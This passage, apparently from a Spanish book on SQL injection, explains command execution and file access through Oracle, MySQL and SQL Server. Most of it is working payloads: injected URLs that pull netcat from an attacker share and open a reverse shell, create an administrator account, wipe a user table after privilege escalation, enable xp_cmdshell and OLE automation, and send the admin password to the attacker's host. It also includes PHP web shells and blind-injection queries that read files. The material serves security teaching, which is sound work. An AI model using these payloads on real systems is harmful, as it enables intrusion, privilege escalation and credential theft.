Pero si se careciera de estos permisos, siempre se puede intentar auto-asignarlos mediante la llamada al procedimiento *dbms_java.gran_permision*, tal y como se indicaba en el aviso anterior.

```
http://webserver1/pruebas/producto.php?id=sys.kupp$proc.create_master_process(
   'execute immediate "declare pragma autonomous_transaction;
                        begin
                            dbms_java.grant_permission( ""SYSTEM"",
                                        ""SYS:java.io.FilePermission"",
                                        ""<<ALL FILES>>"",
                                        ""execute""
                            );
                        end;
                        ";
  ')
```

… y ya se estaría en condiciones de ejecutar aplicaciones mediante la función creada.

Supóngase que el motor de bases de datos se ejecuta en una máquina con sistema operativo Microsoft Windows y que el atacante controla un equipo cuya dirección IP es 192.168.56.103. Entonces podría compartir en éste una carpeta, *datos*, sin necesidad de contraseña ni restricción de cuenta alguna y ejecutar un comando que copie al servidor de bases de datos los programas que necesite. Por ejemplo, netcat:

```
http://webserver1/pruebas/producto.php?id=1 and 'OK' = ejecutar('cmd /c copy
\\192.168.56.103\datos\nc.exe c:\prueba\nc.exe')
```

… para después abrir un puerto de escucha en su máquina:

```
C:\Users\atacante\Desktop>nc -l -p 9000
```

… y terminar realizando una nueva petición HTTP que obligue al servidor a conectar al puerto recién abierto y ofrecerle un intérprete de comandos:

```
http://webserver1/pruebas/producto.php?id=1 and 'OK' = ejecutar('c:\prueba\nc.exe -e cmd
atacante 9000')
```

El resultado será que el atacante recibirá una shell remota que le permitirá interactuar con el servidor de bases de datos. En este caso, la cuenta con la que se accede tiene privilegios suficientes para crear un usuario y añadirlo al grupo local de administradores del equipo:

```
C:\Users\enrique\Desktop>nc -l -p 9000
Microsoft Windows [Versión 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. Reservados todos los derechos.
```



```
C:\app\Administrador\product\11.2.0\dbhome_1\DATABASE>net user usuario1 Contrasena1
/add
net user usuario1 Contrasena1 /add
Se ha completado el comando correctamente.

C:\app\Administrador\product\11.2.0\dbhome_1\DATABASE>net localgroup Administradores
/add usuario1
net localgroup Administradores /add usuario1
Se ha completado el comando correctamente.

C:\app\Administrador\product\11.2.0\dbhome_1\DATABASE>net localgroup Administradores
net localgroup Administradores
Nombre de alias     Administradores
Comentario          Los administradores tienen acceso completo y sin restricciones al equipo o
dominio

Miembros
-------------------------------------------------------------------------------
Administrador
usuario1
Se ha completado el comando correctamente.

C:\app\Administrador\product\11.2.0\dbhome_1\DATABASE>
```

El principal problema práctico de la función SYS.KUPP$PROC.CREATE_MASTER_PROCESS es que para usarla se necesita contar con privilegios de DBA. Pero siempre habrá formas de conseguir una elevación de privilegios.

El siguiente ejemplo ilustra una de las más habituales, que saca ventaja del hecho de que *ORACLE* ejecuta las funciones con los privilegios de su propietario, no con los de quien las invoca. Supóngase que existe una cuenta llamada *sinprivilegios* a la que sólo se le permite conectarse a la base de datos. En este escenario, el usuario *SYS* crea una función que presenta una vulnerabilidad de *SQL Injection* y hace que el usuario pueda ejecutarla:

```
SQL> conn sys/dba as sysdba
Conectado.
SQL> grant connect to sinprivilegios identified by 123;

Concesi¾n terminada correctamente.

SQL> create or replace function buscanombre(a in varchar2) return
```



```
varchar2 as
  2   resultado varchar2(10);
  3  begin
  4    execute immediate 'select nombre from almacen.productos where
referencia
= ''' || a || '''' into resultado ;
  5    return resultado;
  6  end;
  7  /

Funci¾n creada.

SQL> grant execute on buscanombre to public;

Concesi¾n terminada correctamente.

SQL> -- Ver contenido de la tabla almacen.usuarios
SQL> -- Para comprobar después si ha sido modificada
SQL> select nombre,contrasena from almacen.usuarios;

NOMBRE     CONTRASENA
---------- ----------
admin      passadmin
usuario1   password1
usuario2   password2
leet       p@55w0rd
```

La función *buscanombre* pertenece a *SYS* y, por tanto, se ejecutará con los privilegios de esta cuenta. El usuario *sinprivilegios* puede aprovechar esto para inyectar código que, en principio, no debería estar autorizado a ejecutar:

```
SQL> connect sinprivilegios/123;
Conectado.
SQL> -- Hacer una llamada a SYS.BUSCANOMBRE que explote su vulnerabilidad
SQL> -- para invocar a SYS.KUPP$PROC.CREATE_MASTER_PROCESS
SQL> -- y así ejecutar comandos SQL como SYS
SQL> select sys.buscanombre('Abc'' or
1=sys.kupp$proc.create_master_process(''de
lete from almacen.usuarios; insert into almacen.usuarios
values(1,''''u1'''','''
'p1'''',''''''''); commit;'') or ''1''=''') from dual;

SYS.BUSCANOMBRE('ABC''OR1=SYS.KUPP$PROC.CREATE_MASTER_PROCESS(''DELETEFRO
MALMACE
--------------------------------------------------------------------------------
-------
```



```
SQL> -- Ver con qué cuenta se ejecuta el código
SQL> select sys.buscanombre('Abc'' union select username from user_users
where '
'1''=''1') from dual;

SYS.BUSCANOMBRE('ABC''UNIONSELECTUSERNAMEFROMUSER_USERSWHERE''1''=''1')
--------------------------------------------------------------------------------
-------
SYS

SQL>
```

Si el usuario *SYS* comprobara ahora el contenido de la table *almacen.usuarios*, posiblemente se llevaría una sorpresa:

```
SQL> select nombre,contrasena from almacen.usuarios;

NOMBRE     CONTRASENA
---------- ----------
u1         p1
```

Por supuesto, esta técnica también podría ser utilizada a través de una aplicación web:

```
http://webserver1/pruebas/producto.php?id=1 and 'OK' = sys.buscanombre('Abc" or 1=sys.kupp$proc.create_master_process("delete from almacen.usuarios; insert into almacen.usuarios values(1,""u1"",""p1"",""""); commit;") or "1"=")
```

... con lo que se estarían aprovechando dos vulnerabilidades de *SQL Injection*: una en la aplicación y otra en la función.

No siempre es necesario que el usuario *SYS*, u otro con los privilegios deseados, haya creado una función vulnerable y otorgado permisos. De vez en cuando se publican problemas de seguridad en algunas de las funciones intrínsecas de *ORACLE* (aquellas que vienen "de fábrica") y, aunque lo normal es que sean corregidas mediante parches o nuevas versiones, no es raro encontrar equipos sin actualizar.

Por otro lado, hay ocasiones en que no es tan complicado realizar la inyección de código SQL. Considérese el siguiente script, "*oracle.php*":

```
<?php
    require 'adodb/adodb.inc.php';
    $db = ADONewConnection('oci8');
```

```
4       $db->Connect('192.168.56.103', 'system', 'ASDasd123', 'XE');
5
6       $resultados = $db->GetAll('select count(*) as PVALOR from test');
7       foreach ($resultados as $fila) {
8               print "Num de registros ". $fila["PVALOR"] ."<br>";
9       }
10
11      $sql = "begin insert into test values ('" . $_GET["ins"] . "'); end;";
12      $rs = $db->Execute($sql);
13
14      $resultados = $db->GetAll('select count(*) as PVALOR from test');
15      foreach ($resultados as $fila) {
16              print "Num de registros ". $fila["PVALOR"] ."<br>";
17      }
18  ?>
```

En la línea 11 puede apreciarse que el parámetro GET "ins" es vulnerable a ataques de tipo SQL Injection.

```
$sql = "begin insert into test values ('" . $_GET["ins"] . "'); end;";
```

… y, puesto que el punto de entrada se encuentra dentro de un bloque *PL/SQL*, entre un *begin* y un *end*, se pueden insertar instrucciones completas.

Volviendo al tema de la ejecución de comandos en el sistema operativo, el uso de funciones de Java no es el único método disponible en *ORACLE*. Existen otros, como el planificador de tareas que incorpora este motor de bases de datos.

El siguiente cuadro muestra su uso en una sesión interactiva de *PL/SQL*:

```
SQL> -- Creamos un trabajo en el SCHEDULER de tipo EXECUTABLE
SQL> exec
dbms_scheduler.create_job(job_name=>'Trabajo',job_type=>'EXECUTABLE',
job_action=>'c:\windows\system32\cmd.exe /c set > c:\prueba\sch.txt');

Procedimiento PL/SQL terminado correctamente.
```



```
SQL>
SQL> -- Ahora lo ejecutamos
SQL> exec dbms_scheduler.run_job('Trabajo', TRUE);

Procedimiento PL/SQL terminado correctamente.

SQL> -- Y finalmente lo borramos
SQL> exec dbms_scheduler.drop_job('Trabajo');

Procedimiento PL/SQL terminado correctamente.

SQL>
```

Para que esta técnica funcione es necesario que se esté ejecutando el Planificador de Tareas de la instancia de la base de datos. Y posiblemente lo esté si el administrador del sistema necesita de esta funcionalidad. En sistemas Windows, esta componente será un servicio cuyo nombre comenzará por *OracleJobScheduler* y terminará con el SID de la instancia del ORACLE.

Aprovechando la vulnerabilidad presente en el script *oracle.php*, se puede componer una URL como la siguiente:

```
http://webserver1/pruebas/oracle.php?ins=a');dbms_scheduler.create_job(job_name=>'Trabajo',job_type=>'EXECUTABLE',job_action=>'c:\windows\system32\cmd.exe /c set > c:\prueba\sch.txt');dbms_scheduler.run_job('Trabajo', TRUE);dbms_scheduler.drop_job('Trabajo');end;--
```

Hay muchas otras maneras de conseguir el mismo resultado. La última que se mostrará en este epígrafe utiliza la funcionalidad denominada EXTPROC, que permite hacer uso de procedimientos externos a la base de datos, implementados en forma de librerías DLL.

A partir de la versión *9i* de *ORACLE*, este sistema gestor de bases de datos sólo permite utilizar librerías DLL alojadas en el subdirectorio *bin* del directorio designado como *ORACLE_HOME*. La ruta completa puede ser obtenida mediante una consulta a la tabla *DBA_LIBRARIES* que trate de localizar alguna de las librerías allí alojadas:

```
SQL> select file_spec from dba_libraries where library_name =
'DBMS_SUMADV_LIB';

FILE_SPEC
--------------------------------------------------------------------
-------

C:\app\Administrador\product\11.2.0\dbhome_1\bin\oraqsmashr.dll
```

Una vez extraído este valor mediante técnicas de *SQL Injection*, el atacante necesita que este directorio exista una librería que permita la ejecución de comandos. En el caso de la instalación de *ORACLE* realizada para estas pruebas, se pudo comprobar la presencia del fichero *msvcr80.dll*, la librería de tiempo de ejecución de C, que sirve para estos propósitos. Y si no existiera ninguna, al atacante siempre le queda el recurso de intentar crearla utilizando las técnicas de escritura de ficheros que se mostrarán más adelante.

Una vez cuente con la librería apropiada, se debe crear un objeto de tipo *library* para referenciarla:

```
SQL> create or replace library lib_ejecutar as
'C:\app\Administrador\product\11.2.0\dbhome_1\bin\msvcr80.dll';
  2  /

Biblioteca creada.
```

... y después definir un procedimiento que haga uso de la librería.

```
SQL> create or replace procedure prueba_exec(cmdstring IN CHAR) is
external NAME
 "system"library lib_ejecutar LANGUAGE C;
  2  /

Procedimiento creado.
```

... y ya sería posible la ejecución de comandos:

```
SQL> exec prueba_exec('whoami>c:\prueba\whoami.txt');

Procedimiento PL/SQL terminado correctamente.
```

En el caso de una aplicación web, se podría realizar una petición a la aplicación para definir el procedimiento:

```
http://webserver1/pruebas/oracle.php?ins=a');execute immediate 'create or replace library lib_ejecutar as

"C:\app\Administrador\product\11.2.0\dbhome_1\bin\msvcr80.dll"';execute immediate 'create or replace procedure prueba_exec(cmdstring IN CHAR) is external NAME "system" library lib_ejecutar LANGUAGE C;';end;--
```

... para después utilizarla en subsecuentes accesos. Quizá el atacante desee determinar con qué cuenta se están lanzando los programas:

```
http://webserver1/pruebas/oracle.php?ins=a');
prueba_exec('whoami>\\192.168.56.103\datos\whoami.txt');end;--
```


Donde 192.168.56.103 es la dirección IP de una máquina controlada por el atacante y en la que ha compartido una carpeta, *datos*. Habrá ocasiones en que se llevará una grata sorpresa:




Fig 4.1: SYSTEM

1.2. MySQL

En el capítulo I se mostró como las funciones definidas por el usuario (*UDF* - User Defined Function) permiten la ejecución de programas en motores de bases de datos *PostgreSQL*.

Con *MySQL* ocurre lo mismo, tal y como mostró ***Marco Ivaldi***, alias ***Raptor***, con uno de sus exploits, que funciona con las versiones de la base de datos previas a la 5 y que puede descargarse de: *http://www.0xdeadbeef.info/exploits/raptor_udf2.c*

El formato que deben seguir las librerías de UDF fue modificado en *MySQL* 5, haciendo preciso el desarrollo de nuevas funciones que sustituyeran a la anterior. Tarea que acometió ***Roland Bouman*** con *lib_mysqludf_sys*: *http://www.mysqludf.org/lib_mysqludf_sys/index.php*

Posteriormente, ***Bernardo Damele*** introduciría cambios en esta librería para dotarla de funciones con que obtener la salida estándar de los comandos. El resultado puede consultarse en la URL anterior y, además, está publicada en el repositorio de subersion de "sqlmap" (*https://svn.sqlmap.org/sqlmap/trunk/sqlmap/*), dentro de la subcarpeta "extra/udfhack".

Estas librerías deben ser compiladas para la misma arquitectura y el mismo sistema operativo que tenga el servidor de bases de datos objeto de estudio, para posteriormente copiarlas en un directorio o una carpeta que la versión de *MySQL* usada acepte.

Y aquí es donde realmente la tarea se complica, puesto que no sólo *MySQL* es cada vez más restrictivo al respecto (actualmente, las librerías deben alojarse en una ruta específica, dada por el valor de la variable *plugin_dir*), sino que también es probable que no se cuente con los permisos necesarios para crear estos ficheros. Si, a pesar de todo, se consigue el objetivo, y si el entorno en que funciona la aplicación vulnerable permite la ejecución de consultas apiladas (cosa que, como se verá, no siempre ocurre), se podrá crear cada función inyectando código *SQL* similar al siguiente:

```
CREATE FUNCTION sys_eval RETURNS STRING SONAME 'lib_mysqludf_sys.so';
```

… y a partir de ese momento se podría utilizar la función en las consultas *SELECT*:

```
select sys_eval('nslookup atacante.example.com')
```

1.3.SQL SERVER

En la bibliografía sobre *SQL* Injection, cuando se describe cómo ejecutar programas en entornos *SQL Server*, inmediatamente aparece el procedimiento almacenado extendido *xp_cmdshell*. Su uso es muy sencillo: se le pasa como parámetro una cadena con el comando a ejecutar y… *xp_cmdshell* se encarga del resto:

```
exec xp_cmdshell 'dir > c:\prueba\1.txt'
```

… pero no todo iba a ser tan fácil. Por defecto, este comando está deshabilitado, con lo que cualquier intento de usarlo se encontraría con un error. Incluso si se dispone de los privilegios necesarios para usarlo:

```
Mens 15281, Nivel 16, Estado 1, Procedimiento xp_cmdshell, Línea 1

SQL Server bloqueó el acceso a procedimiento 'sys.xp_cmdshell' del componente 'xp_cmdshell' porque este componente está desactivado como parte de la configuración de seguridad de este servidor. Un administrador del sistema puede habilitar el uso de 'xp_cmdshell' mediante sp_configure. Para obtener más información acerca de cómo habilitar 'xp_cmdshell', vea el tema sobre la configuración de área expuesta en los Libros en pantalla de SQL Server.
```

En caso de que *xp_cmdshell* se encuentre desactivado, se puede aprovechar la vulnerabilidad ante *SQL Injection* para intentar habilitarlo. Como indicaba el mensaje anterior, hay que utilizar *sp_configure*:

```
http://webserver1/pruebas/producto.php?id=1;
exec sp_configure 'show advanced options', 1;
reconfigure;
exec sp_configure 'xp_cmdshell', 1;
reconfigure;
```

Las invocaciones a *reconfigure* son necesarias para que los cambios introducidos surtan efecto.

Supóngase ahora que en el servidor de bases de datos está operativo un servicio de publicación web, y que éste proporciona acceso al contenido de una carpeta llamada *temp* en la que es posible crear ficheros. Una URL como la siguiente provocaría la revelación del código fuente del script *listado.aspx*:

```
http://webserver3/pruebas/producto.php?id=1; exec xp_cmdshell 'copy
c:\inetpub\wwwroot\listado.aspx c:\inetpub\wwwroot\temp\listado.txt'
```


Y ya sólo quedaría visualizar el documento creado:

```
http://webserver3/temp/listado.txt
```

```
<% @Page Language="VB" debug="true" %>
<% @Import Namespace = "System.Data" %>
<% @Import Namespace = "MySql.Data.MySqlClient" %>

<script language="VB" runat="server">
' Ejecutar al cargar la página
Sub Page_Load
  If Request.QueryString.Get("id") <> "" then
        Dim conexion as MySqlConnection
        conexion = new MySqlConnection(
                "server=192.168.56.101;" &
                "user id=root;password=123;" &
                "database=almacen; pooling=false;")
```

Fig 4.2: Código fuente

A pesar de su posiblemente bien merecida fama, *xp_cmdshell* no es la única forma de ejecutar programas. Quien haya programado en entornos Windows posiblemente sepa ya de la utilidad y potencia de los objetos *ActiveX*. Gracias a ellos se dispone de interfaces con el sistema de ficheros, opciones de envío de correos, manejo de los personajes asistentes de *Microsoft Office*, …

… Y también de la posibilidad de ejecutar comandos en el sistema operativo, típicamente mediante la clase *WScript.Shell* y su método *Run*.

SQL Server dispone de una serie de procedimientos almacenados que permiten la automatización de estos objetos. Así, *sp_OACreate* permite su creación y *sp_OAMethod* la invocación de sus métodos. Con ellos se puede crear la siguiente secuencia de comandos *SQL*:

```
DECLARE @comando varchar(1024), @hr int, @objeto int;
set @comando = 'cmd /c dir > \\atacante\recurso\dir.txt'
exec @hr = sp_OACreate 'Wscript.Shell', @objeto OUT;
exec sp_OAMethod @objeto, 'RUN', NULL, @comando;
```

… que ejecuta un intérprete de comandos *CMD* con el que se invoca la instrucción *DIR* y se almacena su salida en un fichero de nombre "*dir.txt*" alojado en un recurso compartido por la máquina del atacante.

Pero es posible que, al intentar ejecutar este código se produzca en error cuya descripción, de poder tener acceso a ella, sería similar a:

```
Mens 15281, Nivel 16, Estado 1, Procedimiento sp_OACreate, Línea 1

SQL Server bloqueó el acceso a procedimiento 'sys.sp_OACreate' del componente 'Ole Automation Procedures' porque este componente está desactivado como parte de la configuración de seguridad de este servidor. Un administrador del sistema puede habilitar el uso de 'Ole Automation Procedures' mediante sp_configure. Para obtener más información acerca de cómo habilitar 'Ole Automation Procedures', vea el tema sobre la configuración de área expuesta en los Libros en pantalla de SQL Server.
```

No todo está perdido. El propio mensaje indica que es necesario habilitar la opción *'Ole Automation Procedures'* utilizando el proceimiento *sp_configure.*

La siguiente URL haría todo el trabajo, siempre y cuando la cuenta usada por la aplicación para acceder a la base de datos tuviera los privilegios suficientes:

```
http://webserver1/pruebas/producto.php?id=1;
exec sp_configure 'show advanced options', 1;
reconfigure;
exec sp_configure 'Ole Automation Procedures', 1;
reconfigure;
```

Ahora sí se podrán ejecutar comandos en el servidor de bases de datos:

```
http://webserver1/pruebas/producto.php?id=1;
DECLARE @comando varchar(1024), @hr int, @objeto int;
set @comando = 'cmd /c set > \\atacante\recurso\dir.txt';
exec @hr = sp_OACreate 'Wscript.Shell', @objeto OUT;
exec sp_OAMethod @objeto, 'RUN', NULL, @comando;
```

Si se ejecuta un comando SET, el atacante se encontrará con algo similar a la imagen de la página siguiente.

Obligar al servidor de bases de datos a acceder a recursos de otros equipos puede ser interesante por otra razón: en el proceso de autenticación se producirá un intercambio de información del cual se podrá extraer hashes NTLM correspondientes a la contraseña de la cuenta con que se intenta el acceso. El atacante podría obtenerlos monitorizando el tráfico de red para posteriormente intentar descifrarlos.

Tras leer los párrafos anteriores, habrá quien esté pensando en utilizar también objetos *ActiveX* de tipo *InternetExplorer.Application* para crear conexiones hacia el exterior. Cuando la alternativa consiste en utilizar técnicas de *Blind SQL* Injection, estas conexiones permiten realizar de forma más eficiente las transferencias de información, llevándolas a cabo al margen de la aplicación.




Fig 4.3: SET

Pero cuando se intenta instanciar uno de estos objetos se obtiene, con las configuraciones por defecto, un error de "*acceso denegado*".

En todo caso, si se pueden ejecutar comandos, siempre será posible lanzar un navegador web y hacerle visitar una URL. Al atacante le bastará con abrir un puerto de escucha en su equipo:

```
C:\Users\Atacante\Desktop>nc -l -p 9999
```

... y realizar una inyección de *SQL* que ponga en marcha su plan:

```
http://webserver1/pruebas/estadística.php?id=1&cantidad=1) ;
DECLARE @comando varchar(1024);
set @comando = ' "c:\Program Files\Internet Explorer\iexplore.exe" ';
set @comando = @comando %2b ' http://192.168.56.103:9999/?PWD=';
set @comando = @comando %2b (select contrasena from almacen.usuarios where nombre = 'admin');
exec xp_cmdshell @comando;--
```

... donde se supone que 192.168.56.103 es la dirección IP de la máquina del atacante. Recuérdese que con "*%2b*" se codifica el carácter "+", utilizado en SQL Server para concatenar cadenas. El resultado será una petición HTTP que llevará la ansiada contraseña en la URL:

```
C:\Users\Atacante\Desktop>nc -l -p 9999
GET /?PWD=passadmin HTTP/1.1
Accept: */*
Accept-Language: es
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30618)
Host: 192.168.56.103:9999
Connection: Keep-Alive
```

2. Lectura y escritura de ficheros en aplicaciones web con SQL Injection

Ejecutar aplicaciones en la máquina atacada resulta, sin duda, interesante. Pero hay ocasiones en que el atacante desearía disponer en ella de algún programa que necesita. Quizá un troyano, quizá el archiconocido programa *netcat*, quizá una librería, quizá un script que automatice cierta tarea. Si pudiera crear dichos ficheros…

Y no sólo esto. Introducir un archivo en un sistema puede ser el medio por el que se consiga la ejecución de comandos. Por ejemplo, construyendo un script *PHP* con el siguiente contenido:

```
<pre><?php system($_GET['cmd'])?></pre>
```

… y consiguiéndolo instalar en una carpeta de un servidor web, tal y como se presentó en el capítulo I.

Si lo que se necesita es poder ejecutar código *PHP* de forma dinámica se puede modificar ligeramente el código anterior:

```
<pre><?php eval($_GET['cmd']); ?></pre>
```

… e invocarlo para realizar las operaciones deseadas:

```
http://webserver1/pruebas/p.php?cmd=readfile('/etc/passwd');
```

Incluso si no se alcanzan resultados tan "espectaculares", escribir, o leer, ficheros siempre puede ser de utilidad. A veces para consultar la configuración de los sistemas y aplicaciones, o para modificarla. Otras para copiar información en sitios de donde sea fácil extraerla. Otras para provocar retardos que ayuden en las técnicas de *Time Based Blind SQL Injection* o en los ataques de denegación de servicio. La imaginación del atacante será la que ponga límites a las posibles aplicaciones.




Fig 4.4: Ejecutando código PHP

Bueno, eso, las funcionalidades que proporcione el motor de bases de datos utilizado y los privilegios asociados a la cuenta con la que se realicen los intentos de acceso.



Nota: Realmente, no siempre es posible leer o escribir en cualquier fichero, incluso cuando se cuente con permisos para ello. El sistema puede contar con sistemas de protección que establezcan limitaciones adicionales, como es el caso de *AppArmor*, presente en algunas distribuciones de Linux como Ubuntu o SUSE.

AppArmor restringe a qué directorios va a tener acceso, y con qué permisos, cada aplicación que tenga configurada. Y, por ejemplo, *mysqld*, el daemon de *MYSQL*, puede ser una de ellas.

Se puede obtener más información sobre esta herramienta en las siguientes direcciones: *http://es.wikipeida.org/AppArmor*, *http://www.novell.com/developer/novell_apparmor.html*

2.1. SQL SERVER y las fuentes de datos infrecuentes

En general, para leer un fichero utilizando técnicas de *SQL Injectión*, sean éstas o no a ciegas, es preciso contar con elementos de *SQL* que permitan acceder a su contenido. El atacante necesita que el motor de bases de datos le ofrezca esa posibilidad de una u otra forma.

Por fortuna para él, el manejo de archivos es una característica que facilita el trabajo tanto a desarrolladores de aplicaciones como a administradores de sistemas. No es, pues, de extrañar que los principales gestores de bases de datos cuenten con diferentes interfaces con el sistema de ficheros.

En el caso de *SQL Server*, por ejemplo, se pueden usar las "fuentes de datos infrecuentes", mecanismos que integran fuentes de datos externas en las consultas SQL, haciendo uso de tecnologías como *OLE DB* o su predecesor, *ODBC*.

Un proveedor *OLE DB* u *ODBC* no es más que un manejador de una fuente de información, posiblemente una librería, que ofrece una interfaz estandarizada a cualquier aplicación que la utilice. Tanto *OLE DB* como *ODBC* permiten acceder a prácticamente cualquier cosa: instancias

de bases de datos de distintos fabricantes, tanto locales como remotas, hojas de cálculo de *Microsoft Excel*, bases de datos *Microsoft Access*, ficheros de *DBase*, documentos XML,...

... O ficheros de texto plano ("txt") o delimitados por comas ("csv"). Utilizando el OLE DB Provider apropiado, es posible crear una fuente de datos, también llamada OLE *DB Data Source*, que puede ser utilizada en combinación con la función *OpenRowset* para generar una consulta con un conjunto de filas (una por cada línea del fichero):

```
SELECT    *
FROM  OPENDATASOURCE('Microsoft.Jet.OLEDB.4.0',
  'Data Source=C:\Prueba\;Extended Properties="Text;HDR=No;"')...a#txt
```

... Que leería el fichero "C:\Prueba\a.txt". Nótese el parámetro "HDR=no", que indica que la primera línea del fichero NO contiene el nombre de la columna. En otro caso, se podría perder esta información en el proceso de extracción de datos. Además, el carácter "." del nombre del fichero ha sido sustituido por una almohadilla para evitar errores de sintaxis en la ejecución de la instrucción SQL. Otra posible consulta que proporciona el mismo resultado sería:

```
select *  from
openrowset( 'Microsoft.Jet.OLEDB.4.0',
            'Text;Database=C:\prueba;HDR=No;',
            'select * from a.txt' )
```

Pero, cuando se intenta inyectar cualquier de estas consultas en una versión de *SQL Server* igual o posterior a la de 2005, se obtiene un error del tipo:

```
Mens. 15281, Nivel 16, Estado 1, Línea 1

SQL Server bloqueó el acceso a STATEMENT 'OpenRowset/OpenDatasource' del componente 'Ad Hoc Distributed Queries' porque este componente está desactivado como parte de la configuración de seguridad de este servidor. Un administrador del sistema puede habilitar el uso de 'Ad Hoc Distributed Queries' mediante sp_configure. Para obtener más información acerca de cómo habilitar 'Ad Hoc Distributed Queries', vea el tema sobre la configuración de área expuesta en los Libros en pantalla de SQL Server.
```

Resumiendo: para poder usar OpenDataSource debe estar activada la opción "Ad Hoc Distributed Queries", que viene desactivada por defecto. Pero no todo está perdido: si el usuario con el que la aplicación se conecta a la base de datos tiene suficientes privilegios, esta configuración puede ser cambiada ejecutando los siguientes comandos:

```
exec sp_configure 'show advanced options', 1;
RECONFIGURE;
exec sp_configure 'Ad Hoc Distributed Queries', 1;
RECONFIGURE;
```


La modificación del parámetro "Ad Hoc Distributed Queries" requiere que esté activada la edición de las opciones avanzadas, lo cual se asegura mediante la primera de las instrucciones. Todo ello puede ser inyectado a través de una página vulnerable a ataques de tipo SQL Injection:

```
http://webserver1/pruebas/ventas.php?ref=A%' ; exec sp_configure 'show advanced options', 1; RECONFIGURE ; exec sp_configure 'Ad Hoc Distributed Queries', 1;RECONFIGURE—
```

... y ya cabría esperar, por ejemplo, que funcionen las típicas comprobaciones de un ataque a ciegas:

```
http://webserver1/pruebas/ventas.php?ref=A%' and
  0 < 1 %26 ascii(substring((
          SELECT top 1    * FROM
          OPENDATASOURCE('Microsoft.Jet.OLEDB.4.0',
          'Data Source=C:\Prueba\;Extended Properties="Text;HDR=No;"')...a%23txt
          ),1,1)) --
```

O bien

```
http://webserver1/pruebas/ventas.php?ref=A%' and
  0 < 1 %26 ascii(substring(
                    (select top 1 *  from openrowset(
                    'Microsoft.Jet.OLEDB.4.0','Text;Database=C:\prueba;HDR=No;',
                    'select * from a.txt'))
                ,1,1)) --
```

Pero, de nuevo, es posible que la petición no funcione como se espera. Puede que la consulta SQL inyectada funcione correctamente si se ejecuta en modo local, pero no cuando se haga a través de una aplicación. Y es que la interfaz utilizada para acceder a *SQL Server* puede necesitar que estén activadas las opciones de usuario "ANSI_NULLS" y "ANSI_WARNINGS" para responder a este tipo de solicitudes. En este caso, la aplicación podría capturar una excepción cuyo mensaje de error sería:

```
Heterogeneous queries require the ANSI_NULLS and ANSI_WARNINGS options to be set for the connection. This ensures consistent query semantics. Enable these options and then reissue your query. (severity 16)
```

De nuevo, se puede resolver este problema utilizando "sp_configure". Una de las opciones configurables mediante este procedimiento almacenado, "user_options", es una máscara de bits que permite ajustar diferentes parámetros. De entre ellos, el valor 8 se corresponde con *ANSI_WARNINGS* y el 32 con *ANSI_NULLS*.

La siguiente URL realiza el cambio en estos valores (40=32+8):

```
http://webserver1/pruebas/ventas.php?ref=A%' ; exec sp_configure 'user options', 40;
RECONFIGURE
```

Si los cambios han tenido éxito, ahora sí será posible realizar la inyección:

```
http://webserver1/pruebas/ventas.php?ref=A%' and
 0 < 1 %26 ascii(substring((
          SELECT top 1   * FROM
          OPENDATASOURCE('Microsoft.Jet.OLEDB.4.0',
          'Data Source=C:\Prueba\;Extended Properties="Text;HDR=No;"')...a%23txt
          ),1,1)) --
```



Fig 4.5: El bit vale 1

El hecho de que aparezcan datos sobre ventas indica que la condición introducida, que el bit menos significativo del primer carácter del fichero valga 1, es cierta. Ya se podría comenzar a extraer toda la información de la tabla.

